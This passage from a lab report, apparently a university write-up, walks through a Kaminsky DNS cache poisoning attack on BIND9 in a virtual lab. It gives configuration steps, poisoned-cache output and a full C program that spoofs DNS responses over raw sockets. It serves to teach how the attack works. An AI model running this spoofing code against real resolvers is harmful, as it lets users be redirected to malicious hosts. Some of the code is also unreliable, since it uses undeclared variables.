- ⑧ The query is forwarded to the `ntu.edu.sg` DNS Server
- ⑨ Answer provides our DNS Server with the IP address for `www.ntu.edu.sg`
- ⑩ The IP address is forwarded back to the attacker

Figure 45: Complete DNS Querying Process

It is during step ② – ⑨ where the packets with spoofed transaction IDs are sent out, with the hope that one of the packets that has a matching transaction ID will be accepted. If that happens, then the attacker has the opportunity to redirect the domain resources to the address of the attacker's choosing. This could redirect users to malicious sites without the user's knowledge as the domain names will remain the same.

3 Attack Sequence

3.1 Virtual Machine (VM) Preparation

3.1.1 Network Setup

In the following lab, 3 VMs are configured in the layout shown in Figure 94. The figure also displays how a local network is connected to the wider internet and how domains are resolved.




Figure 46: Network Topology

3.1.2 Installing DNS server

The DNS server that will be used on Ubuntu is BIND9 and can be installed using the following line.

```
$ sudo apt-get install bind9
```

3.1.3 Creating domain configuration files

For the DNS server to function, the configuration file `named.conf` needs to be present and reads additional files such as `named.conf.options`, all located in the folder `/etc/bind/`. The following lines are added so that the DNS server's cache dump can be read.

```
options {  
    dump-file    "/var/cache/bind/dump.db";  
};
```

3.1.4 Starting the DNS server

To start the BIND9 DNS server, the following command is executed in Terminal.

```
$sudo service bind9 restart
```

3.1.5 Configuring User Machine

On the user's machine, the default DNS server needs to be amended. This is done by changing the `resolv.conf` file. The following single line is added to the file.

```
nameserver 192.168.43.157 #IP address of server just setup
```

Additionally, the changes made might be overwritten by the DHCP client and needs to be avoided to complete the lab properly. To do so, the DNS server address on our wired connection (Under IPv4 settings) is manually and explicitly defined. To refresh the connection and ensure that the changes take effect immediately, the name of our connection "Wired connection 1" is clicked to force refresh the network.

3.2 Kaminsky Attack

When using the local DNS attack method, it is much simpler as the packets originating from the user or the server can be sniffed easily. However, on a remote network this is not possible. Furthermore, querying a domain will effectively make the results cached onto the server, which will require a period of time before the cache expires (usually 48 hours). This method is ineffective due to the long periods of waiting.

Kaminsky developed an attack that is more effective against systems on remote networks. As the transaction ID on the packet only allows for 65536 values, it is not impractical to flood the server with all 65536 packets. The limitation of blindly flooding the server is that the packet with the legitimate response and valid transaction ID may be received before the spoofed packet with the valid transaction ID may be sent. In this instance, the DNS attack will still fail as the entry from the legitimate response will be successfully cached.

This method was further extended to query sub-domains, as infinitely many sub-domains can be created. Since the query results for the sub-domains do not exist,

the DNS server must query everytime it receives a request for each sub-domain. This provides another window and defeats the caching effect.

In the event the transaction ID of the spoofed packet is accepted by the DNS server, the nameserver mentioned in the packet will be cached. At this stage, the DNS cache has been poisoned.

To prepare the Kaminsky attack, further configuration is required on the user and DNS server VM.

1. All 3 VM must have its network adapter set to “NAT” or Network Address Translation.
2. For simplicity in this lab, source port randomisation is turned off and set to **33333**. Source port randomisation makes it more difficult to guess the originating source port of the packet. The file `/etc/bind/named.conf.options` is modified with the following line.

```
query-source port 33333
```

3. DNS servers now have an added protection scheme called *DNSSEC (Domain Name Security Extensions)* DNSSEC works on the basis of using digital signatures and standard algorithms such as RSA and ECC as well as using absolute timestamps to ensure the validity of the responses. This method was implemented to solve the problem of forged and manipulated DNS data, such as by the DNS cache poisoning attack.

To turn this feature off, the file `/etc/bind/named.conf.options` is again modified.

```
//dnssec-validation auto;
dnssec-enable no;
```

4. The last step involves flushing the cache and restarting the DNS server, which can be accomplished with the following code.

```
$ sudo rndc flush
$ sudo service bind9 restart
```

To ensure the attack is successful, the attacker needs to send DNS queries to the DNS server using random hostnames. After each query is sent out, large numbers of DNS response packets are sent out within a short timeframe and hoping that a packet with the correct transaction ID is accepted before the actual response is received.

Before executing the attack, a sample code file `udp.c` has been provided with missing information to be filled up. The completed code, together with the information for selected blocks has been explained in Appendix A.


To create a working program from the completed code, the file is compiled using gcc with the `-lpcap` switch defined.

```
$ gcc -lpcap udp.c -o attack
```

The attack may take several executions before the execution of the query reflects the malicious nameserver. To analyse whether the attack was successful, the cache is dumped into a database and the required components are extracted out to be printed on the screen.

```
$ sudo rndc dumpdb -cache
$ sudo cat /var/cache/bind/dump.db | grep att
```

Successful execution of the attack program will result in a printed line containing the nameserver `ns.dnslabattacker.net`. Looking further into the actual database itself, it can be seen that the malicious nameserver has been added as an authority for the domain `example.com`.



```

; authauthority
example.com.          65321  NS      ns.dnslabattacker.net.
; additional
                    86124  DS      31406 8 1 (
                        189968811E6EBA862DD6C209F75623D8D9ED
                        9142 )
                    86124  DS      31406 8 2 (
                        F78CF3344F72137235098ECBBD08947C2C90
                        01C7F6A085A17F518B5D8F6B916D )
                    86124  DS      31589 8 1 (
                        3490A6806D47F17A34C29E2CE80E8A999FFB
                        E4BE )
                    86124  DS      31589 8 2 (
                        CDE0D742D6998AA554A92D890F8184C698CF
                        AC8A26FA59875A990C03E576343C )

```

Figure 47: Poisoned DNS Cache

3.3 Result Verification

When performing the DNS query on the domain `example.com`, it can be noticed that the nameserver is stated. However, nameserver will be marked invalid as the zone to receive queries is not set-up to respond. Due to this, there is no valid record for the domain.

To resolve this issue, a zone record is created on the server itself (so it does not need to send requests to the internet to obtain the IP address). To do so, the following configurations need to be made:

1. The file `/etc/bind/named.conf.default-zones` has the following lines added to it.

```

zone "ns.dnslabattacker.net" {
    type master;
    file "/etc/bind/db.attacker";
};

```

2. The file `/etc/bind/db.attacker` is created to hold the resource records required to redirect the DNS queries to the malicious DNS server.

```

$TTL 604800
@       IN      SOA     localhost. root.localhost. (
                  2; serial
                  604800; refresh
                  86400;retry
                  2419200; expire
                  604800); negative cache TTL

@       IN      NS      ns.dnslabattacker.net.
@       IN      A       192.168.43.157
@       IN      AAAA   ::1

```

3. Because the attacker's system will also receive DNS queries, it too must also be configured with the relevant zone to reply the queries. In the file `/etc/bind/named.conf.local`, the following lines are added.

```

zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};

```

Another file `/etc/bind/example.com.db` must also be created.

```

$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                  2008111001
                  8H
                  2H
                  4W
                  1D)

@       IN      NS      ns.dnslabattacker.net.
@       IN      MX      10 mail.example.com.

www     IN      A       1.2.3.4
mail    IN      A       5.6.7.8
*.example.com IN      A      9.10.11.12

```

After the files have been modified, the **bind9** service must be restarted for the changes to take effect. To do so, the following line can be used to restart the server.

```
$ sudo service bind9 restart
```

The same attack program is executed now and if the attack is successful, the IP address 1.2.3.4 will appear when the domain **www.example.com** is queried.

```
[07/30/2018 08:53] root@ubuntu:/home/seed/Desktop# dig www.example.com

; <>> DiG 9.8.1-P1 <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61520
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.      259200  IN      A      1.2.3.4

;; AUTHORITY SECTION:
example.com.          204      IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net. 604800  IN      A      192.168.43.156
ns.dnslabattacker.net. 604800  IN      AAAA   ::1

;; Query time: 856 msec
;; SERVER: 192.168.43.157#53(192.168.43.157)
;; WHEN: Mon Jul 30 08:53:55 2018
;; MSG SIZE  rcvd: 128
```

Figure 48: Complete Cache Poisoning

4 Appendix A: udp.c

4.1 Code

```
1 // ----udp.c-----
2 // This sample program must be run with root privileges!
3 //
4 // The program is to spoof tons of different queries to the victim.
5 // Use wireshark to study the packets. However, it is not enough for
6 // the lab, please finish the response packet and complete the task.
7 //
8 // Compile command:
9 // gcc -lpcap udp.c -o udp
10 //
11 //
12
13 #include <unistd.h>
14 #include <stdio.h>
15 #include <sys/socket.h>
16 #include <netinet/ip.h>
17 #include <netinet/udp.h>
18 #include <fcntl.h>
19 #include <string.h>
20 #include <errno.h>
21 #include <stdlib.h>
22 #include <libnet.h>
23 // The packet length
24
25 #define PCKT_LEN 8192
26 #define FLAG_R 0x8400
27 #define FLAG_Q 0x0100
28
29 // Can create separate header file (.h) for all headers' structure
30
31 // The IP header's structure
32
33 struct ipheader
34 {
35     unsigned char      iph_ihl:4, iph_ver:4;
36     unsigned char      iph_tos;
37     unsigned short int iph_len;
38     unsigned short int iph_ident;
39
40     //     unsigned char      iph_flag;
41
42     unsigned short int iph_offset;
43     unsigned char      iph_ttl;
44     unsigned char      iph_protocol;
45     unsigned short int iph_chksum;
46     unsigned int       iph_sourceip;
47     unsigned int       iph_destip;
48
```

```

49 };
50
51 // UDP header's structure
52
53 struct udpheader
54 {
55     unsigned short int udph_srcport;
56     unsigned short int udph_destport;
57     unsigned short int udph_len;
58     unsigned short int udph_chksum;
59 };
60 struct dnsheader
61 {
62     unsigned short int query_id;
63     unsigned short int flags;
64     unsigned short int QDCOUNT;
65     unsigned short int ANCOUNT;
66     unsigned short int NSCOUNT;
67     unsigned short int ARCOUNT;
68 };
69 // This structure is just for convenience, as 4 byte data often appears in the
    ↵ DNS packets.
70 struct dataEnd
71 {
72     unsigned short int type;
73     unsigned short int class;
74 };
75 // total udp header length: 8 bytes (=64 bits)
76
77
78 // (Added) Structure to hold the answer end section
79 struct ansEnd
80 {
81     //char* name;
82     unsigned short int type;
83     //char* type;
84     unsigned short int class;
85     //char* class;
86     //unsigned int ttl;
87     unsigned short int ttl_l;
88     unsigned short int ttl_h;
89     unsigned short int datalen;
90 };
91
92 // (Added) structure to hold the authoritative nameserver end section
93 struct nsEnd
94 {
95     //char* name;
96     unsigned short int type;
97     unsigned short int class;
98     //unsigned int ttl;
99     unsigned short int ttl_l;

```

```

100     unsigned short int ttl_h;
101     unsigned short int datalen;
102     //unsigned int ns;
103 };
104
105 unsigned int checksum(uint16_t *usBuff, int isize)
106 {
107     unsigned int cksum=0;
108     for(; isize>1; isize-=2)
109     {
110         cksum+=*usBuff++;
111     }
112     if(isize==1)
113     {
114         cksum+=*(uint16_t *)usBuff;
115     }
116     return (cksum);
117 }
118
119 // calculate udp checksum
120 uint16_t check_udp_sum(uint8_t *buffer, int len)
121 {
122     unsigned long sum=0;
123     struct ipheader *tempI=(struct ipheader *)(buffer);
124     struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
125     struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct
126         → ipheader)+sizeof(struct udpheader));
127     tempH->udph_chksum=0;
128     sum=checksum( (uint16_t *)    &(tempI->iph_sourceip),8 );
129     sum+=checksum((uint16_t *) tempH,len);
130
131     sum+=ntohs(IPPROTO_UDP+len);
132
133     sum=(sum>>16)+(sum & 0x0000ffff);
134     sum+=(sum>>16);
135
136     return (uint16_t)(~sum);
137 }
138
139 // Function for checksum calculation. From the RFC,
140
141 // the checksum algorithm is:
142 // "The checksum field is the 16 bit one's complement of the one's
143 // complement sum of all 16 bit words in the header. For purposes of
144 // computing the checksum, the value of the checksum field is zero."
145
146 unsigned short csum(unsigned short *buf, int nwords)
147 {
148     unsigned long sum;
149     for(sum=0; nwords>0; nwords--)
150     {
151         sum += *buf++;
152         sum = (sum >> 16) + (sum &0xffff);
153         sum += (sum >> 16);
154     }
155 }
```

```

151     return (unsigned short)(~sum);
152 }
153
154 // (Added) Create response packet
155
156 int response(char* request_url, char* src_addr, char* dest_addr)
157 {
158
159 // socket descriptor
160     int sd;
161
162 // buffer to hold the packet
163     char buffer[PCKT_LEN];
164
165 // set the buffer to 0 for all bytes
166     memset(buffer, 0, PCKT_LEN);
167
168 // Our own headers' structures
169     struct ipheader *ip = (struct ipheader *) buffer;
170     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
171         ↳ ipheader));
172     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
173         ↳ ipheader)+sizeof(struct udpheader));
174
175
176
177 /////////////////
178 // dns fields(UDP payload field)
179 // relate to the lab, you can change them. begin:
180 ///////////////////
181
182 //The flag you need to set
183
184     dns->flags=htons(FLAG_R); //Response
185
186 //only 1 query, so the count should be one.
187     dns->QDCOUNT=htons(1);
188     dns->ANCOUNT=htons(1);
189     dns->NSCOUNT=htons(1);
190     dns->ARCOUNT=htons(1);
191
192 //query string
193     strcpy(data,request_url);
194     int length=strlen(data)+1;
195
196 //This is more convenient to write the 4bytes in a more organised way.
197
198     struct dataEnd * end=(struct dataEnd * )(data+length);
199     end->type=htons(1);

```

```

200     end->class=htons(1);
201
202 //add the answer section here
203     char *ans=(buffer +sizeof(struct ipheader)+sizeof(struct
204     ↳ udpheader)+sizeof(struct dnsheader)+sizeof(struct dataEnd)+length);
205
206     strcpy(ans,request_url);
207     int anslength= strlen(ans)+1;
208
209     struct ansEnd * ansend=(struct ansEnd *) (ans+anslength);
210     ansend->type=htons(1);
211     ansend->class=htons(1);
212     ansend->ttl_l=htons(0x00); //TTL is 208 seconds
213     ansend->ttl_h=htons(0xD0);
214     ansend->datalen=htons(4);
215
216     char *ansaddr=(buffer +sizeof(struct ipheader)+sizeof(struct
217     ↳ udpheader)+sizeof(struct dnsheader)+sizeof(struct
218     ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength);
219
220 //add the authoritative section here
221     char *ns =(buffer +sizeof(struct ipheader)+sizeof(struct
222     ↳ udpheader)+sizeof(struct dnsheader)+sizeof(struct
223     ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen);
224     strcpy(ns,"\\7example\\3com"); // Nameserver for resolving domain
225     int nslength= strlen(ns)+1;
226
227     struct nsEnd * nsend=(struct nsEnd *) (ns+nslength);
228     nsend->type=htons(2);
229     nsend->class=htons(1);
230     nsend->ttl_l=htons(0x00);
231     nsend->ttl_h=htons(0xD0);
232     nsend->datalen=htons(23);
233
234     char *nsname=(buffer +sizeof(struct ipheader)+sizeof(struct
235     ↳ udpheader)+sizeof(struct dnsheader)+sizeof(struct
236     ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
237     ↳ nsEnd)+nslength);
238
239     strcpy(nsname,"\\2ns\\16dnslabattacker\\3net"); //Provides resolution to the
240     ↳ domain
241     int nsnamelen = strlen(nsname)+1;
242
243 //add the additional report here
244     char *ar=(buffer +sizeof(struct ipheader)+sizeof(struct
245     ↳ udpheader)+sizeof(struct dnsheader)+sizeof(struct
246     ↳ dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
247     ↳ nsEnd)+nslength+nsnamelen);

```

```

239 strcpy(ar, "\2ns\16dnslabattacker\3net"); //IP Address (A record) of
→   nameserver
240 int arlength = strlen(ar)+1;
241 struct ansEnd* arend = (struct ansEnd*)(ar + arlength);
242 arend->type = htons(1);
243 arend->class=htons(1);
244 arend->ttl_l=htons(0x00);
245 arend->ttl_h=htons(0xD0);
246 arend->datalen=htons(4);
247 char *araddr=(buffer +sizeof(struct ipheader)+sizeof(struct
→   udpheader)+sizeof(struct dnsheader)+sizeof(struct
→   dataEnd)+length+sizeof(struct ansEnd)+anslength+addrlen+sizeof(struct
→   nsEnd)+nslength+nsnamelen+arlength+sizeof(struct ansEnd));
248
249 strcpy(araddr, "\1\2\3\4"); //IP Address for resource
250 int araddrlen = strlen(araddr);
251
252
253 ///////////////////////////////////////////////////
254 //
255 // DNS format, relate to the lab, you need to change them, end
256 //
257 ///////////////////////////////////////////////////
258
259
→ ****
260 Construction of the packet is done.
261 now focus on how to do the settings and send the packet we have composed out
262
→ ****
263 // Source and destination addresses: IP and port
264
265 struct sockaddr_in sin, din;
266 int one = 1;
267 const int *val = &one;
268 //while(1){
269
270 //dns->response_id=rand(); // transaction ID for the query packet, use random
→ #
271 // Create a raw socket with UDP protocol
272
273 sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
274
275
276 if(sd<0 ) // if socket fails to be created
277     printf("socket error\n");
278
279 // The source is redundant, may be used later if needed
280 // The address family
281
282 sin.sin_family = AF_INET;
283 din.sin_family = AF_INET;

```

```

284
285 // Port numbers
286
287 sin.sin_port = htons(33333);
288 din.sin_port = htons(53);
289
290 // IP addresses
291
292 sin.sin_addr.s_addr = inet_addr(src_addr); // this is the second argument we
293 //      → input into the program
293 din.sin_addr.s_addr = inet_addr("199.43.135.53"); // this is the first
294 //      → argument we input into the program
295
296 // Fabricate the IP header or we can use the
297 // standard header structures but assign our own values.
298
299 ip->iph_ihl = 5;
300 ip->iph_ver = 4;
301 ip->iph_tos = 0; // Low delay
302
303 unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct
304 //      → udphandler)+sizeof(struct dnsheader)+length+sizeof(struct
305 //      → dataEnd)+anslength+sizeof( struct ansEnd)+nslength+sizeof(struct
306 //      → nsEnd)+addrulen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrulen); //
307 //      → length + dataEnd_size == UDP_payload_size
308
309 ip->iph_len=htons(packetLength);
310 ip->iph_ident = htons(rand()); // we give a random number for the
311 //      → identification
312
313 ip->iph_ttl = 110; // hops
314 ip->iph_protocol = 17; // UDP
315
316 // Source IP address, use the actual IP address of example.com nameserver
317
318 ip->iph_sourceip = inet_addr("199.43.135.53");
319
320 // The destination IP address
321
322 ip->iph_destip = inet_addr(src_addr);
323
324 // Fabricate the UDP header. Source port number is redundant
325
326 udp->udph_srcport = htons(53); // Random source port number, lower numbers
327 //      → may be reserved
328
329 // Destination port number
330
331 udp->udph_destport = htons(33333);
332
333

```

```

326     udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
327     ↳ dnsheader)+length+sizeof(struct dataEnd)+anslength+sizeof( struct
328     ↳ ansEnd)+nslength+sizeof(struct
329     ↳ nsEnd)+addrlen+nsnamelen+arlength+sizeof(struct ansEnd)+araddrlen); //  

330     ↳ udp_header_size + udp_payload_size  

331
332 // Calculate the checksum for integrity//  

333
334
335 // Prevent kernel from filling up DNS packet with its information
336 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
337 {
338     printf("error\n");
339     exit(-1);
340 }
341
342 int count = 0;
343 int trans_id = 3000;
344 while(count < 100)
345 {
346
347 // This is to generate queries for random sub-domains xxxxx.example.com
348 dns->query_id=trans_id+count;
349     udp->udph_chksum=check_udp_sum(buffer, packetLength-  

350     ↳ sizeof(ipheader));  

351 // Recalculate the checksum for the UDP packet
352
353 // Send the packet out.
354 if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
355     ↳ sizeof(sin)) < 0)
356     printf("packet send error %d which means %s\n",errno,strerror(errno));
357     count++;
358 }
359 close(sd);
360
361 return 0;
362 }
363
364 int main(int argc, char *argv[])
365 {
366 // This is to check the argc number
367 if(argc != 3)
368 {
369     printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first
370     ↳ to last:src_IP dest_IP \n");

```

```

370     exit(-1);
371 }
372
373
374 // socket descriptor
375     int sd;
376
377 // buffer to hold the packet
378     char buffer[PCKT_LEN];
379
380 // set the buffer to 0 for all bytes
381     memset(buffer, 0, PCKT_LEN);
382
383 // Our own headers' structures
384
385     struct ipheader *ip = (struct ipheader *) buffer;
386
387     struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct
388         ipheader));
389
390     struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct
391         ipheader)+sizeof(struct udpheader));
392
393
394
395 // dns fields(UDP payload field)
396 // relate to the lab, you can change them. begin:
397 //////////////////////////////////////////////////////////////////
398 //////////////////////////////////////////////////////////////////
399
400 //The flag you need to set
401
402     dns->flags=htons(FLAGS_Q);
403 //only 1 query, so the count should be one.
404     dns->QDCOUNT=htons(1);
405
406
407 //query string
408     strcpy(data, "\5abcde\7example\3com");
409     int length= strlen(data)+1;
410
411
412 // This is more convenient to write the 4bytes in a more organised way.
413
414     struct dataEnd * end=(struct dataEnd *) (data+length);
415     end->type=htons(1);
416     end->class=htons(1);
417
418

```

```

419 ///////////////////////////////////////////////////////////////////
420 //
421 // DNS format, relate to the lab, you need to change them, end
422 //
423 ///////////////////////////////////////////////////////////////////
424
425
426
427     → ****
428     Construction of the packet is done.
429     now focus on how to do the settings and send the packet we have composed out
430
431     ← ****
432     // Source and destination addresses: IP and port
433
434     struct sockaddr_in sin, din;
435     int one = 1;
436     const int *val = &one;
437     dns->query_id=rand(); // transaction ID for the query packet, use random
438
439     // Create a raw socket with UDP protocol
440
441     sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);
442
443     if(sd<0 ) // if socket fails to be created
444         printf("socket error\n");
445
446     // The source is redundant, may be used later if needed
447
448     // The address family
449
450     sin.sin_family = AF_INET;
451     din.sin_family = AF_INET;
452
453     // Port numbers
454
455     sin.sin_port = htons(33333);
456     din.sin_port = htons(53);
457
458     // IP addresses
459
460     sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we
461     → input into the program
462     din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we
463     → input into the program
464
465     // Fabricate the IP header or we can use the
466     // standard header structures but assign our own values.
467
468     ip->iph_ihl = 5;
469     ip->iph_ver = 4;

```

```

467 ip->iph_tos = 0; // Low delay
468
469 unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct
→    udpheader)+sizeof(struct dnsheader)+length+sizeof(struct dataEnd)); //
→    length + dataEnd_size == UDP_payload_size
470
471 ip->iph_len=htons(packetLength);
472 ip->iph_ident = htons(rand()); // we give a random number for the
→    identification
473 ip->iph_ttl = 110; // hops
474 ip->iph_protocol = 17; // UDP
475
476 // Source IP address, spoofed address is used here!!!
477
478 ip->iph_sourceip = inet_addr(argv[1]);
479
480 // The destination IP address
481
482 ip->iph_destip = inet_addr(argv[2]);
483
484
485 // Fabricate the UDP header. Source port number, redundant
486
487 udp->udph_srcport = htons(33333); // Random source port number, lower numbers
→    may be reserved
488
489 // Destination port number
490
491 udp->udph_destport = htons(53);
492 udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct
→    dnsheader)+length+sizeof(struct dataEnd)); // udp_header_size +
→    udp_payload_size
493
494 // Calculate the checksum for integrity//
495
496 ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) +
→    sizeof(struct udpheader));
497
498
499 udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
500
→    ****
501
502 Tips
503 The checksum is quite important to pass the checking integrity. You need to
→ study the algorithm and what part should be taken into the calculation.
504 !!!!!If you change anything related to the calculation of the checksum, you
→ need to re-calculate it or the packet will be dropped!!!!
505 Here things became easier since I wrote the checksum function for you. You
→ don't need to spend your time writing the right checksum function.
506 Just for knowledge purpose, remember the second parameter
for UDP checksum:
507 ipheader_size + udpheader_size + udpData_size

```

```

508     for IP checksum:
509         ipheader_size + udpheader_size
510
511     ↵ ****
512 // Prevent kernel from filling up DNS packet with its information
513 if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )
514 {
515     printf("error\n");
516     exit(-1);
517 }
518
519 while(1)
520 {
521 // This is to generate queries for random sub-domains xxxx.example.com
522     int charnumber;
523     charnumber=1+rand()%5;
524     *(data+charnumber)+=1;
525
526     udp->udph_cksum=check_udp_sum(buffer, packetLength-sizeof(struct
527     ↵ ipheader)); // recalculate the checksum for the UDP packet
528
529 // send the packet out.
530 if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin,
531     ↵ sizeof(sin)) < 0)
532     printf("packet send error %d which means %s\n",errno,strerror(errno));
533     sleep(0.9);
534     response(data, argv[2], argv[1]);
535 }
536
537     close(sd);
538
539     return 0;
540 }
```

4.2 Explanation (For Selected Parts)

Lines 33 – 49 creates the structure required for the IPv4 header, which is illustrated in the figure below¹.




Figure 49: IPv4 Header

Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site².

Lines 53 – 59 creates the structure for the UDP packet header, which is illustrated in the figure below¹.

¹<https://nmap.org/book/tcpip-ref.html>

²<https://advancedinternettechnologies.wordpress.com/ipv4-header/>

